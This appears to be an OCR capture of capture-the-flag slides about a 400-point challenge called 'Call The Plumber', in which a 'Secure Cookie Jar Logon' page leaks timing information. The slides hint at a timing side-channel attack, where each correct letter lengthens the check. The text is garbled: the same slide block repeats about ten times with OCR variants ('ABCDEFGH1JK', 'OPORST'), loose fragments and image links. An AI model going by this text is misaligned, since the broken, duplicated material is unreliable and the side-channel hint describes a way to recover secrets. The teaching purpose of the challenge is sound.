
risc

Incorrect! You wasted **0.00025743525475263596** seconds :(

Call The Plumber

400pts


- *Timing Side Channel*



Secure Cookie Jar Logon

ri

Incorrect! You wasted **0.00012416299432516098** seconds :(



Secure Cookie Jar Logon

risc


Incorrect! You wasted **0.00025743525475263596** seconds :(

bugcrowd

Call The Plumber

400pts


- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct



Secure Cookie Jar Logon

ri

Incorrect! You wasted **0.00012416299432516098** seconds :(



Secure Cookie Jar Logon

risc

Incorrect! You wasted **0.00025743525475263596** seconds :(

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZ`
  - `ABCDEFGH1JKLMNOPQRSTUVWXYZ`

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
    - `ABCDEFGHIJKLMNOPQRSTUVWXYZ`
    - `ABCDEFGH1JKLMNOPQRSTUVWXYZ`

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZ`
  - `ABCDEFGH1JKLMNOPQRSTUVWXYZ`

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - ABCDEFGH1JKLMNOPQRSTUVWXYZ

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - ABCDEFGH1JKLMNOPQRSTUVWXYZ

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZ`
  - `ABCDEFGH1JKLMNOPQRSTUVWXYZ`

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
    - `ABCDEFGHIJKLMNOPQRSTUVWXYZ`
    - `ABCDEFGH1JKLMNOPQRSTUVWXYZ`

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - ABCDEFGH1JKLMNOPQRSTUVWXYZ

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
    - `ABCDEFGHIJKLMNOPQRSTUVWXYZ`
    - `ABCDEFGH1JKLMNOPQRSTUVWXYZ`

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZ`
  - `ABCDEFGHIJKLMNOPORSTUVWXYZ`

Call The Plumber

